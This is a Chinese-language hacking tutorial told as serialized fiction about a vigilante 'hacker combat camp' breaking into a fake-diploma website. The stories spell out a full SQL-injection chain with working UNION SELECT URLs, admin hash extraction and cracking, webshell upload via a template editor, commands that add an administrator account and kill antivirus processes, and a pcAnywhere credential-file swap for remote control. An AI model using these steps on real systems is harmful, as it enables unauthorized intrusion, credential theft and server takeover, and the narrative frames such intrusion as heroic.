本文总结自习科论坛，以小说形式快速理解基础至深入。
作者：YoCo Smart

入门篇：
作战营实战日记 - 连载一：黑色闪电里的魅影
作战营实战日记 - 连载二：神秘的手记
作战营实战日记 - 连载三：不可能泄漏的名单

第一季
习科作战故事:渗透之爱来如潮水
习科作战故事: 仇杀 环环相扣

第二季
作战故事：闪电入侵马来西亚旅游局
作战故事：闪电跟踪

一：黑色闪电里的魅影

引言：

在虚拟世界里有着这样一群人:他们并不喜欢黑夜,却常常在黑夜里行动;他们不喜欢破坏,却一直在寻找漏洞。闪电似的行动，鬼魅般的行踪，逍遥在纷纷扰扰的网络世界，到底在追寻着什么……

闪电行动

五月二十日，夜。作战营。

我喜欢在夜晚活动。当所有人都睡下了，世界停止了忙碌和喧嚣，看不见那一张张虚浮而又狰狞的脸，我要开始我的行动了。在深夜里人不知鬼不觉的潜入目标，满足我心里那一丝罪恶的扩张欲。我不愤世嫉俗，也不仇视社会，作战营的人下手的都是一些以教授黑客技术为名诈骗菜鸟钱的所谓的“黑客”网站，还有国外一些不和谐的 org，搞不明白为什么外人要把作战营说的那么邪乎，民间的黑客团体可不是到处搞破坏的代名词。

今天小雨病了，任务就让当老大的我来替他完成吧。还好今天有任务，不然半夜没人一起熬夜会很不爽。看看任务，并不复杂，也许三两个小时就搞定了。MSN 上只有小小在线，我这次依旧是打开了聊天窗口什么也没说就关掉了。看来只好继续在入侵里得到感情的暂时解脱。


今天的目标是一个办假学历的网站，任务只要把这个网站的汇款部分“和谐”掉就可以了。作战营的人都是入侵指定网站，所以入侵的前期工作轻车熟路：用搜索引擎找下手点。使用 Google 来找网站漏洞的黑客是 web2.0 时代的一个纪念性产物——Google Hacker。黑客寻找动态网站漏洞的工具最好的方法就是利用 Google 搜索特定条件的页面。

动态网站的编写语言常见有 asp 和 aspx，cgi 和 php，Jsp 几类。而这个半假文凭的网站主页文件是 index.php，网站显然是基于 php 语言的。

我打开 Google 按照如下关键字：“Site:blackbap.org inurl:.php?id=”搜索。使用“site:blackbap.org”搜索的意思是，仅在网站 blackbap.org 里面查找结果；用关键词“inurl:.php?id=”搜索的意思是显示 url 里面含有“.php?id=”这个关键词的结果。id 后面的


等于号所等于的内容表示网站的这个 php 文件使用 id 变量所取得的值。一般将这个搜索出来的 url 后面加个单引号“’”就可以验证变量 id 是否进行了过滤。这个值如果不正确，我就可以展开进一步的攻击。

我在搜索出来的一个结果：blackbap.org/paperlist.php?id=18 的数字“18”后面加单引号，结果网站页面返回这样的信息如图：




```
Warning: mysql_fetch_array(): supplied argument is not a valid MySQL
result resource in D:\wamp\www\class\mysql.db.class.php on line 123
```

网站返回这些信息的原因是页面里的变量 id 取值后，并没有对取得的值进行正确性的检查，这就是我们常说的 SQL 注入漏洞发生的原因，而这个 blackbap.org/paperlist.php?id=18 就是一个注入点。我并不在乎他如何发生，我只在乎它是否可以利用，打开工具 php 的注入点检查 ZBSI，将注入点放到程序里如图进行扫描，取字段数：



扫描到地址：

http://blackbap.org/paperlist.php?id=18/**/and/**/1=2/**/union/**/select/**/1,2

,3,4,5,6,7,8,9,10,11/

发现这个页面没有错误信息，也就是说页面的字段数是11。一个页面要显示的内容往往有很多，尤其是新闻的页面，例如新闻标题、新闻正文、新闻作者等等，这些新闻里的内容都是分开储存的，而不是放到一起储存。每一类内容就需要使用到数据库的一个字段。这个页面的字段数为11表示新闻的标题、作者、时间等等加起来总共有11个。找可注入页面的字段数，意义在于我要让这些原本显示新闻的地方显示出管理员的密码。

如上图，我发现网页里原本应该显示新闻标题的地方变成了：“6（免费下载，但请恰当引用）”。这就说明，在编号1到11的这11个字段里，第6个字段可以显示我想要的管理员用户名和密码。

根据结构型数据库的结构，我下面的步骤就是猜出管理员放密码的数据库表段，我回到刚才得到的页面：

http://blackbap.org/paperlist.php?id=18/**/and/**/1=2/**/union/**/select/**/1,2,3,4,5,6,7,8,9,10,11/*

我在这个url的后面加:“*/from/**/表段”进行猜测。如果猜错了,数据库就会发生错误,原来页面上的“6（免费下载，但请恰当引用）”就会消失。如果表段正确了，页面内容前后就不会变化。这个步骤和下一个步骤都是考验人品的步骤，可能是平日不道德的事情做多了“admin”、“user”、“manage”、“login”、“master”、“guanli”等一些常被使用的表段名字都不正确。我望了望窗外，空洞的黑暗似乎要吞噬我周围的一切，我是重新找下手点还是继续猜解……

碰壁后的前进

其实可怕的并不是我的入侵技术和经验，最可怕的是我的耐心。这种猜解过程，我的最高纪录是猜解了两个礼拜，为的是删除未经小小允许而被发表在网上的一个作品。我继续猜测着管理员可能使用的名字，如同时间流逝般的机械。一直到了凌晨两点，访问

http://blackbap.org/paperlist.php?id=18/**/and/**/1=2/**/union/**/select/**/1,2,3,4,5,6,7,8,9,10,11/**/from/**/blackbap_main_admin

久违的数字“6”再次出现在网页上。我没有一丝的兴奋，因为我知道放管理员名称和密码的字段名字也是要靠猜的。

猜字段名称和猜表段类似，只是位置不同。表段要在from后面猜，而字段要在网页上的那个数字“6”的位置猜。网页上的数字“6”就是url地址里面1到11排列的数字里面的6对应的。我只要把url里面的数字6换成正确的管理员密码字段的名称，原来网页上的数字“6”就会出现管理员的密码。或许是前几天扶老太太过马路，或许是我不信的神在庇佑，后面的过程人品爆发，名称和密码的字段一次就正确了。将数字6换成concat(username,0x5f,password)面貌就出来了。

最终地址就是

http://blackbap.org/paperlist.php?id=18/**/and/**/1=2/**/union/**/select/**/1,2,3,4,5,concat(username,password),7,8,9,10,11/**/from/**/blackbap_main_admin

concat是一个查询函数,0x5f代表下划线符号“_”username和password分别是正确的管理员用户名字段的名称和密码的字段名。我得到这样的结果：


admin_9135d8523ad3da99d8a4eb83afac13d1 （免费下载，但请恰当引用）

如图：

管理员账户名称是 admin，密码加密后的值是 9135d8523ad3da99d8a4eb83afac13d1，随便找个 MD5 解密网站解密得到管理员的密码是 rafael。我点击网页最下面的“后台管理”用注入得出来的信息登录就进入了后台。

根据我的经验，Php 网站的后台上传木马成功率并不高。网站风格、模板往往是 php 类网站的软肋。我找到了后台模板管理部分，在默认模板里面可以创建新的模板文件，系统显示网站模板的路径是：templates/default/，实际的 url 也就是
http://blackbap.org/templates/default/
我创建了一个新的模板 data.php，而他的 url 地址就是
http://blackbap.org/templates/default/data.php 如图：

点击 data.php 这个模板的右边的“源码”，直接写入 webshell 后门的代码，访问
http://blackbap.org/templates/default/data.php 就可以使用 webshell 就这个网站进行下一步的操作了。



不详的谜题

我感觉到斯斯的凉风从窗户吹来，虽然没开窗。突然发现天气并不是很好，似乎会下雨。看看 MSN，小小不知道什么时候已经下线了。我把不和谐的和谐了，任务就结束了。不过这个网站有个文件似乎很让我感兴趣。在盘符的根目录下有个 robots.txt 文件，我好奇的打开，看到里面内容后，似乎像是掉进了冰窟。为什么，为什么在这种深夜我会感到如此的心慌，难道是天气的原因？

Robots.txt

BD BB CF DF A3 AC D4 DA D2 BB B5 E3 E5 E2 E5 CB
A3 AC D4 BD C0 EB D4 BD D4 B6 A1 A3 A1 A3 A1 A3
C4 E3 BB B9 D3 D0 BC C7 B5 C3 CE D2 C2 F0 A3 BF
BA DA BF CD D3 AA

二：神秘的手记

蜜罐

五月十九日，小小，于品茶园阁楼

对于黑客来说，找到网站漏洞并成功利用并不意味着入侵的成功，或许恰恰相反，进入的是一个蜜罐。做一个装满蜂蜜的罐子让黑客自以为得手，实际却被幕后人“请君入瓮”，这可能是作为黑客最悲哀的事情了，如果这个被“入瓮”的家伙还是个民间黑客组织的核心人物，恐怕这样堪称史上最悲剧的事情了。

我从作战营里偷偷下载了他们明天的任务书。任务是入侵一个办理假文凭的网站，参与任务的是一个名字叫“小雨”的核心成员。我的目的很简单：为了自己还没有完全逝去的幸福，渗透进入黑客作战营找回原本就属于我的库灵。那么现在我只好提前向这个网站下手了。我相信小雨在入侵上传 webshell 时肯定会关闭杀毒软件监控，只要我比他早一步入侵，进去做个蜜罐等他，把他的 webshell 里面加上后门代码，我就可以通过这个叫做小雨的人进入黑客作战营内部。

追寻幸福的任务书


打开任务书里面的网站 blackbap.org，网站做的很烂，不一会儿就有不少漏洞出来了，几乎个个可以利用。前面虽然相当顺利，但是在后面的提权我居然花掉了今天一整天的工夫。我将网站后门上传到 blackbap.org/test.php 后在浏览器打开，页面返回的不是我的后门，而居然是系统错误的页面，这差点没让我气的岔过气过去，如图：

无论我把后门上传多少次、或是换过多少路径，总是出现这个错误。这种情况记得以前遇到过多次，无论怎样上传都无法正常将后门显示出来，包括 php 的 eval 一句话木马。难道我想找回我的幸福就那么难吗？我不能让我的机会就这样的跑掉。一般这种错误信息在数据库查询出错时才会出现，而我的木马并没有连接这个网站的数据库，所以这个错误肯定跟数据库是无关的。但是同目录下的网站正常文件都能用正常显示，说明问题出在我的后门木马身上。到底是哪里不对呢，难道是禁用了 php 函数？确实有管理人员禁用一些不安全的函数。我不想放弃希望，我不是轻易放弃的人。当我看到嗅探到得内容后，我想我大概知道问题出在哪里了：

Apache/2.2.6 (Win32) PHP/5.2.5

服务器搭建的环境版本过低，导致服务器对部分函数例如 eval 不支持。既然错误出在 eval 函数上面，我就绕过它好了。记得还和库灵做同桌的时候，库灵给过我一个 php 的木马，“这个叫做 webshell，电脑上盗号的 exe 程序叫做木马，这个盗取网站里面东西的木马，我们要叫它 webshell”，这是几年前我和库灵刚认识时的事情了。当年如果不是被那个坏女人在中间作梗，或许我和库灵两个现在就都不会这么痛苦了。这个 webshell 既然是几年前的东西了，里面不会有服务器不支持的函数吧？上传后果然可以正常显示了。


上传了 webshell 不代表入侵结束，只能说得到了网站的管理权限，我要进一步取得服务器的管理权限，不过提权并不是个简单的过程。如图：



pcAnywhere，最好用的远程后门

在 webshell 的命令行输入“net user”命令查看服务器上的用户名称，再用“net user XiaoXiao mima /add”命令添加一个与原来不重名的新用户 XiaoXiao。打开系统自带的“远程桌面管理”输入服务器 ip 用自己添加的用户名密码登陆就可以像操作自己电脑一样操作这台服务器了。


本以为入侵可以告一段落,但是让我喷饭的是在远程桌面里面却提示用户名“XiaoXiao”没有登陆的权限。如图:



回到 webshell，再次执行命令“net localgroup administrators XiaoXiao /add”，目的是让“XiaoXiao”这个用户成为服务器的管理员。让我再次喷饭的是，系统居然再次提示我的权限不足。我回到我的 webshell，执行命令“tasklist”把服务器上运行的程序全部列出来，再对照着这份进程列表，使用“taskkill /im zhudongfangyu.exe /f”命令把主动防御等等监控、防御程序结束，再上传到 D 盘根目录下面一个自己编写的类似灰鸽子的远程控制工具，直接在命令执行力执行我的这个 exe 木马“/c d:\muma.exe”。但是 webshell 提示无信息回显，我的大脑变得空白一片。难道幸运女神离我而去了吗？难道真的只能放弃？

对了，刚才上传木马时好像发现这台服务器除了系统盘 C 盘和放网站文件的 D 盘，好像还有个 E 盘，这个盘是干什么的呢？我进去看了下，果然幸运女神还是在我身边的，我

偷偷的笑了。服务器上安装了 pcAnywhere，这是一款跟 3389 远程桌面类似的远程服务器管理工具，而我的 thinkpad 笔记本上居然预装了这款软件！



这台服务器的 pcanywhere 版本是 12 密码，如果版本是 11，我们可以通过破解登录密码的方式进行进一步入侵,但是这个版本 12 其实还有更简单的方法。版本为 12 的 PcAnywhere 的登录信息存放在“C:\Documents and Settings\All Users\Application Data\Symantec\pcAnywhere”这个路径下，这个文件夹里会有一个名称为“Hosts”的文件夹。在这个文件夹里面会储存者一个或者多个以 cif 为扩展名的文件。这些文件就是存放登录 pcAnywhere 信息的文件。我要做的就是在我的机器上配置一个可以受控制的机器，此时本地就会生成这样一个 cif 结尾的文件，我将它覆盖掉这个网站服务器的 cif 文件，给他来个偷天换日就成功使用我机器上的 pcAnywhere 进行对网站服务器的连接了。我想我再也没有遇到更好的远程后门了。pcAnywhere，你是不是可以帮我找回我那迷路的爱情……

一份隐匿的名单

五月二十一日，凌晨，小小，于品茶园阁楼


QQ 上搜索好友，那个叫做“小雨”的家伙似乎并没有在线，难道他隐身了？MSN 上的库灵，一直在线，他的头像似乎在诉说着什么事情。难道，今天执行作战营任务的是库灵而不是小雨？

果然，我已经在目标网站上看到了对方的 webshell，而且看 webshell 的地址，对方已经进入了我的蜜罐。Webshell 的地址是在：blackbap.org/ templates/default/data.php。我打开这个 webshell,什么!居然和库灵给我的那个 webshell 一模一样!作战营难道弱到连一个 webshell 都写不出来，做任务时都统一用几年前的老掉牙的东西吗？这不太不可能啊。可是，除非用

这个webshell的人是库灵。为了确认这个人就是库灵，我特意在D盘目录建立了一个robots.txt文档，里面留下了几句话：“交线，在一点邂逅，越离越远。。。你还有记得我吗？黑客营”

为了防止这个执行任务的人不是库灵，我是用 ultraedit 把这段文本取了 Hex，右键选择16 进制编辑即可，如图：

得到的加密信息是：



BD BB CF DF A3 AC D4 DA D2 BB B5 E3 E5 E2 E5 CB

A3 AC D4 BD C0 EB D4 BD D4 B6 A1 A3 A1 A3 A1 A3

C4 E3 BB B9 D3 D0 BC C7 B5 C3 CE D2 C2 F0 A3 BF

BA DA BF CD D3 AA

如果进入我的蜜罐的这个人真的是库灵，我为我们之间感到悲哀。我们居然已经变得需要使用这种方式进行交流，这是悲哀的爱情。我想我恨死那个让我的爱情有缘无分的坏女人了。

除了留言我还对照上面的加密文档藏匿了一份名单在 blackbap.org 的网站上面：“35，22，请出局”。我想如果是库灵的话，他会找到我的名单的。

作战营实战日记 - 连载三：不可能泄漏的名单


木马

五月二十一日，作战营

“作为作战营里最擅长解密和免杀的我，要是不帮老大解开这段可就密码可就没脸再混了啊！”，DJ 似乎很自信。这段加密文本其实并不复杂，每一行有 32 个 16 进制的字符，根据这一点初步确定这是将某个东西取的 HEX。在几年前 CCL 这款木马免杀工具还非常流行的时候，用“00”将含有特征码的 HEX 值覆盖是木马免杀的基本操作。而免杀时，工具 WinHEX 几乎是黑客首选的工具。

```
1.  BD BB CF DF A3 AC D4 DA D2 BB B5 E3 E5 E2 E5 CB
2.  A3 AC D4 BD C0 EB D4 BD D4 B6 A1 A3 A1 A3 A1 A3
3.  C4 E3 BB B9 D3 D0 BC C7 B5 C3 CE D2 C2 F0 A3 BF
4.  BA DA BF CD D3 AA
```

对于 DJ 来说，解密这样的文本简直太埋没人才了。他随便找了以个 txt 文本文档，把文档拖进 WinHex 里面打开，在 16 进制的编辑面板里把这段 Hex 文本输入进去，在 WinHex 右侧的面板里就显示出原始的内容了，如图：




不过解密出来的东西让 DJ 很跌眼镜，**“交线，在一点邂逅，越离越远。。。你还有记得我吗？黑客营”**，其实更让作战营吐血的还没有开始。

库灵问了小雨，小雨昨晚一直在医院根本就没上网，更别说去这个网站留字条了，而其他几个人也都没有提前去过这个网站。入侵网站后会留下“黑客营”这个缩写词，除了黑客作战营，没有再听说还有什么组织或者个人用“黑客营”留名字。难道只是个巧合吗？看前面的字，和这个文件所处的位置，似乎这个人是故意让作战营的人注意。难道这个人知道作战营可能会把这个网站作为任务目标入侵，所以早先一步？

“昨晚看这个看得我浑身冒冷汗，我就知道这个东西不太对劲，这绝对不是巧合！”，库灵重新打开 blackbap.org 这个网站，进入自己留下的后门。“不对！这个 robots.txt 文件的创建时间比我的 webshell 的创建时间晚，这个文件是有人在我‘和谐’这个网站汇款收款组件时候上传的，也就是有人监视了我的行动，故意给我们看的。‘还记得’，说这话的人会是谁，不知是敌是友。”

DJ 迅速跑到库灵昨晚用的机器，在 cmd 里面输入“netstat -an”命令，查看所有的开放的端口和连接 ip。出现的第一列是数据传输使用的协议，第二列是本机的地址和使用的端

口，第三列是与本机交换数据的 ip 地址和使用的端口，第四列是端口的状态。“127.0.0.1”在计算机中的意思就是“我自己”，ip 结束后的冒号后面是端口，端口状态为 listening 是端口处在监听状态，我们只注意 established。和库灵的机器有数据交换的 ip 只有两个，一个是 207.46.124.177，另外一个是 212.63.206.35，这两个 ip 实际上是 MSN 的和 Flashget 下载连接的 ip，除了这两个 ip 再没发现其他有数据传输的 ip，如图：



“不用找了，作战营里肯定被人潜入了，那个人应该是看了我们的任务书。如果他的木马是在我的机器，他应该会直接给我留条了。不过我不能确定这个人是敌是友。

DJ 发现，在原来文本的后面还被留了一句话“35，22，请出局”，似乎想表达什么。‘35，22，请出局’，35 和 22 应该是这个 16 进制的位置，看刚才 DJ 在 WinHex 里操作的，35 和 22 分别对应的 HEX 值是 AA 和 BB，如果去掉了，这段文本就毫无意义了。”。“不对”，DJ 皱了皱眉头，“如果不是剔除而是取出呢？取出 A 和 B，出局是‘out’，合起来就是‘about’，我觉得是这样的话也许能说的通。”。库灵似乎想到了什么，打开昨天的 blackbap.org 网站，在网址后面输入 about.php 访问，“啊！”，库灵惊叫。DJ 跑过来，“怎么可能！”。出现在屏幕上的，居然是黑客作战营七名核心成员的名单，这其中包括一个除了作战营核心成员不可能再有人知道的土耳其黑客军团领军人物 Highlander。

“嘀咚……”MSN 提示收到信件，是一封来自 Q8 的邮件。

五月二十二日清晨，小小，品茶园阁楼

